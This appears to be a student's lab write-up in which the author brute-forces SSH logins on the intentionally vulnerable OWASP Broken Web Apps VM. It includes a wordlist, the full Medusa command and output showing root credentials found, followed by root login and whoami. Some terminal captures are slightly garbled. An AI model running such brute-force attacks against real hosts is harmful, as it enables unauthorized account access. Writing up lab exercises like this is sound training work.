

Jarron Bailey

Assingment 4

- [Wordlist Generation](#)
 - [Selecting a program](#)
 - [Execution](#)
 - [Results](#)
 - [Penetration](#)
 - [Whoami](#)
-

Wordlist Generation

This step was simple, I created a wordlist of users common root level usernames.

Also, observing the index page hosted @ the IP address [192.168.1.89](#), I was able to extract and add a few keywords.

```
user
admin
root
superuser
none
password
passwd
owasp
owaspbwa
1
controller
```

Selecting a program

The program I choose to attack the OWASPBWA VM is [Medusa](#)

Medusa: a speedy, parallel, and modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible. Features:

- Thread-based parallel testing.
 - Flexible user input.
 - Modular design.
 - Multiple protocols supported. Many services are currently supported (e.g. SMB, HTTP, POP3, MS-SQL, SSHv2, among others)
-


Execution

Command used

```
medusa -U wordlist.txt -P wordlist.txt -h 192.168.1.89 -M ssh -F
```


- "-U" points to user wordlist file
- "-P" points to password wordlist file
- "-h" points to host IP
- "-M" specifies which medusa module to execute
- "-F" Forces attack to stop once match is found

Results



```
root@kali: ~/Downloads
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Password: password (4 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Password: owaspbwa (5 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Password: admin (6 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Password: none (7 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Password: 1 (8 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Password: controller (9 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Password: passwd (10 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Password: user (11 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Password: superuser (1 of 11, 0 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: admin (2 of 11, 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: root (3 of 11, 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: none (4 of 11, 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: password (5 of 11, 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: owaspbwa (6 of 11, 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.89 User: root Password: owaspbwa [SUCCESS]
root@kali:~/Downloads#
```


Penetration



The terminal window shows the initial login process for the OWASP Broken Web Apps VM. The user is prompted for a password and receives a welcome message. The message includes instructions on how to access the web apps and administer the machine.

```
root@owaspbwa: ~  
File Edit View Search Terminal Help  
root@kali:~/Downloads# ssh root@192.168.1.89  
root@192.168.1.89's password:  
You have new mail.  
admin: Last login: Tue Oct 15 12:15:26 2019 from 192.168.1.208  
root@owaspbwa:~#  
Welcome to the OWASP Broken Web Apps VM  
password:  
owasp!!! This VM has many serious security issues. We strongly recommend that you run  
owasp it only on the "host only" or "NAT" network in the VM settings !!!  
1  
cont You can access the web apps at http://192.168.1.89/  
passwdr  
You can administer / configure this machine through the console here, by SSHing  
to 192.168.1.89, via Samba at \\192.168.1.89\\, or via phpmyadmin at  
http://192.168.1.89/phpmyadmin.  
  
In all these cases, you can use username "root" and password "owaspbwa".  
root@owaspbwa:~#
```

Whoami



The terminal window shows the user running the 'whoami' command. The output is 'root', indicating that the user is currently running as the root user.

```
root@owaspbwa: ~  
File Edit View Search Terminal Help  
root@kali:~/Downloads# ssh root@192.168.1.89  
root@192.168.1.89's password:  
You have new mail.  
admin: Last login: Tue Oct 15 12:15:26 2019 from 192.168.1.208  
root@owaspbwa:~#  
Welcome to the OWASP Broken Web Apps VM  
password:  
owasp!!! This VM has many serious security issues. We strongly recommend that you run  
owasp it only on the "host only" or "NAT" network in the VM settings !!!  
1  
cont You can access the web apps at http://192.168.1.89/  
passwdr  
You can administer / configure this machine through the console here, by SSHing  
to 192.168.1.89, via Samba at \\192.168.1.89\\, or via phpmyadmin at  
http://192.168.1.89/phpmyadmin.  
  
In all these cases, you can use username "root" and password "owaspbwa".  
root@owaspbwa:~# whoami  
root  
root@owaspbwa:~#
```